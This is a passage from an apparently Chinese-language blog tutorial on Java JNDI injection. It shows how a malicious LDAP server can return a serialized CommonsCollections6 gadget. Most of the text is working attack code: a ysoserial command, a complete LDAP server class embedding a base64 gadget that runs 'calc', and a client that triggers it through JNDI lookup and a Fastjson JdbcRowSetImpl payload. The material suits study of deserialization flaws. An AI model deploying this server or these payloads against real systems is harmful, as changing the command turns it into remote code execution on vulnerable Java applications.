
经过下面这个处理,识别到=就把等号后的键值eval作为setter函数调用

最后获取el表达式中x后的内容,用前面获取的eval方法invoke触发,弹计算器
方法二:利用 LDAP 返回序列化数据,触发本地 Gadget
LDAP 服务端除了支持 JNDI Reference 这种利用方式外,还支持直接返回一个序列化的对象。
如果 Java 对象的 javaSerializedData 属性值不为空,则客户端的 obj.decodeObject() 方法就会对这个字段的内容进行反序列化。此时,如果服务端 ClassPath 中存在反序列化咯多功能利用 Gadget 如 CommonsCollections 库,那么就可以结合该 Gadget 实现反序列化漏洞攻击。
先生成一串cc6弹计算器的base64字符串
1
|
java -jar ysoserial-master.jar CommonsCollections6 'calc' | base64
|
sever端,在前面ldap服务的基础上加上 javaSerializedData的值为我们base64字符串就行
  1
  2
  3
  4
  5
  6
  7
  8
  9
 10
 11
 12
 13
 14
 15
 16
 17
 18
 19
 20
 21
 22
 23
 24
 25
 26
 27
 28
 29
 30
 31
 32
 33
 34
 35
 36
 37
 38
 39
 40
 41
 42
 43
 44
 45
 46
 47
 48
 49
 50
 51
 52
 53
 54
 55
 56
 57
 58
 59
 60
 61
 62
 63
 64
 65
 66
 67
 68
 69
 70
 71
 72
 73
 74
 75
 76
 77
 78
 79
 80
 81
 82
 83
 84
 85
 86
 87
 88
 89
 90
 91
 92
 93
 94
 95
 96
 97
 98
 99
100
101
102
103
104
105
106
107
|
import com.unboundid.util.Base64;
import com.unboundid.ldap.listener.InMemoryDirectoryServer;
import com.unboundid.ldap.listener.InMemoryDirectoryServerConfig;
import com.unboundid.ldap.listener.InMemoryListenerConfig;
import com.unboundid.ldap.listener.interceptor.InMemoryInterceptedSearchResult;
import com.unboundid.ldap.listener.interceptor.InMemoryOperationInterceptor;
import com.unboundid.ldap.sdk.Entry;
import com.unboundid.ldap.sdk.LDAPException;
import com.unboundid.ldap.sdk.LDAPResult;
import com.unboundid.ldap.sdk.ResultCode;

import javax.net.ServerSocketFactory;
import javax.net.SocketFactory;
import javax.net.ssl.SSLSocketFactory;
import java.net.InetAddress;
import java.net.MalformedURLException;
import java.net.URL;
import java.text.ParseException;

public class JNDIGadgetServer {

    private static final String LDAP_BASE = "dc=example,dc=com";


    public static void main (String[] args) {

        String url = "http://vps:8000/#ExportObject";
        int port = 1234;


        try {
            InMemoryDirectoryServerConfig config = new InMemoryDirectoryServerConfig(LDAP_BASE);
            config.setListenerConfigs(new InMemoryListenerConfig(
                    "listen",
                    InetAddress.getByName("0.0.0.0"),
                    port,
                    ServerSocketFactory.getDefault(),
                    SocketFactory.getDefault(),
                    (SSLSocketFactory) SSLSocketFactory.getDefault()));

            config.addInMemoryOperationInterceptor(new OperationInterceptor(new URL(url)));
            InMemoryDirectoryServer ds = new InMemoryDirectoryServer(config);
            System.out.println("Listening on 0.0.0.0:" + port);
            ds.startListening();

        }
        catch ( Exception e ) {
            e.printStackTrace();
        }
    }

    private static class OperationInterceptor extends InMemoryOperationInterceptor {

        private URL codebase;


        /**
         * */ public OperationInterceptor ( URL cb ) {
            this.codebase = cb;
        }


        /**
         * {@inheritDoc}
         * * @see com.unboundid.ldap.listener.interceptor.InMemoryOperationInterceptor#processSearchResult(com.unboundid.ldap.listener.interceptor.InMemoryInterceptedSearchResult)
         */ @Override
        public void processSearchResult ( InMemoryInterceptedSearchResult result ) {
            String base = result.getRequest().getBaseDN();
            Entry e = new Entry(base);
            try {
                sendResult(result, base, e);
            }
            catch ( Exception e1 ) {
                e1.printStackTrace();
            }

        }


        protected void sendResult ( InMemoryInterceptedSearchResult result, String base, Entry e ) throws LDAPException, MalformedURLException {
            URL turl = new URL(this.codebase, this.codebase.getRef().replace('.', '/').concat(".class"));
            System.out.println("Send LDAP reference result for " + base + " redirecting to " + turl);
            e.addAttribute("javaClassName", "Exploit");
            String cbstring = this.codebase.toString();
            int refPos = cbstring.indexOf('#');
            if ( refPos > 0 ) {
                cbstring = cbstring.substring(0, refPos);
            }

            // Payload1: 利用LDAP+Reference Factory
//            e.addAttribute("javaCodeBase", cbstring);
//            e.addAttribute("objectClass", "javaNamingReference");
//            e.addAttribute("javaFactory", this.codebase.getRef());

            // Payload2: 返回序列化Gadget
            try {
                e.addAttribute("javaSerializedData", Base64.decode("rO0ABXNyABFqYXZhLnV0aWwuSGFzaFNldLpEhZWWuLc0AwAAeHB3DAAAAAI/QAAAAAAAAXNyADRvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMua2V5dmFsdWUuVGllZE1hcEVudHJ5iq3SmznBH9sCAAJMAANrZXl0ABJMamF2YS9sYW5nL09iamVjdDtMAANtYXB0AA9MamF2YS91dGlsL01hcDt4cHQAA2Zvb3NyACpvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMubWFwLkxhenlNYXBu5ZSCnnkQlAMAAUwAB2ZhY3Rvcnl0ACxMb3JnL2FwYWNoZS9jb21tb25zL2NvbGxlY3Rpb25zL1RyYW5zZm9ybWVyO3hwc3IAOm9yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aW9ucy5mdW5jdG9ycy5DaGFpbmVkVHJhbnNmb3JtZXIwx5fsKHqXBAIAAVsADWlUcmFuc2Zvcm1lcnN0AC1bTG9yZy9hcGFjaGUvY29tbW9ucy9jb2xsZWN0aW9ucy9UcmFuc2Zvcm1lcjt4cHVyAC1bTG9yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aW9ucy5UcmFuc2Zvcm1lcju9Virx2DQYmQIAAHhwAAAABXNyADtvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMuZnVuY3RvcnMuQ29uc3RhbnRUcmFuc2Zvcm1lclh2kBFBArGUAgABTAAJaUNvbnN0YW50cQB+AAN4cHZyABFqYXZhLmxhbmcuUnVudGltZQAAAAAAAAAAAAAAeHBzcgA6b3JnLmFwYWNoZS5jb21tb25zLmNvbGxlY3Rpb25zLmZ1bmN0b3JzLkludm9rZXJUcmFuc2Zvcm1lcofo/2t7fM44AgADWwAFaUFyZ3N0ABNbTGphdmEvbGFuZy9PYmplY3Q7TAALaU1ldGhvZE5hbWV0ABJMamF2YS9sYW5nL1N0cmluZztbAAtpUGFyYW1UeXBlc3QAEltMamF2YS9sYW5nL0NsYXNzO3hwdXIAE1tMamF2YS5sYW5nLk9iamVjdDuQzlifEHMpbAIAAHhwAAAAAnQACmdldFJ1bnRpbWV1cgASW0xqYXZhLmxhbmcuQ2xhc3M7qxbXrsvNWpkCAAB4cAAAAAB0AAlnZXRNZXRob2R1cQB+ABsAAAACdnIAEGphdmEubGFuZy5TdHJpbmeg8KQ4ejuzQgIAAHhwdnEAfgAbc3EAfgATdXEAfgAYAAAAAnB1cQB+ABgAAAAAdAAGaW52b2tldXEAfgAbAAAAAnZyABBqYXZhLmxhbmcuT2JqZWN0AAAAAAAAAAAAAAB4cHZxAH4AGHNxAH4AE3VyABNbTGphdmEubGFuZy5TdHJpbmc7rdJW5+kde0cCAAB4cAAAAAF0AARjYWxjdAAEZXhlY3VxAH4AGwAAAAFxAH4AIHNxAH4AD3NyABFqYXZhLmxhbmcuSW50ZWdlchLioKT3gYc4AgABSQAFdmFsdWV4cgAQamF2YS5sYW5nLk51bWJlcoaslR0LlOCLAgAAeHAAAAABc3IAEWphdmEudXRpbC5IYXNoTWFwBQfawcMWYNEDAAJGAApsb2FkRmFjdG9ySQAJdGhyZXNob2xkeHA/QAAAAAAAAHcIAAAAEAAAAAB4eHg="));
            } catch (ParseException exception) {
                exception.printStackTrace();
            }

            result.sendSearchEntry(e);
            result.setResult(new LDAPResult(0, ResultCode.SUCCESS));
        }

    }
}
|
client端可以用前面的lookup触发也可以fastjson反序列化触发
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
|
import com.alibaba.fastjson.JSON;

import javax.naming.Context;
import javax.naming.InitialContext;

public class JNDIGadgetClient {
    public static void main(String[] args) throws Exception {
        // lookup参数注入触发
        Context context = new InitialContext();
        context.lookup("ldap://localhost:1234/ExportObject");

        // Fastjson反序列化JNDI注入Gadget触发
        String payload ="{\"@type\":\"com.sun.rowset.JdbcRowSetImpl\",\"dataSourceName\":\"ldap://127.0.0.1:1234/ExportObject\",\"autoCommit\":\"true\" }";
        JSON.parse(payload);
    }
}
|
这个fastjson在fastjson那篇再细说罢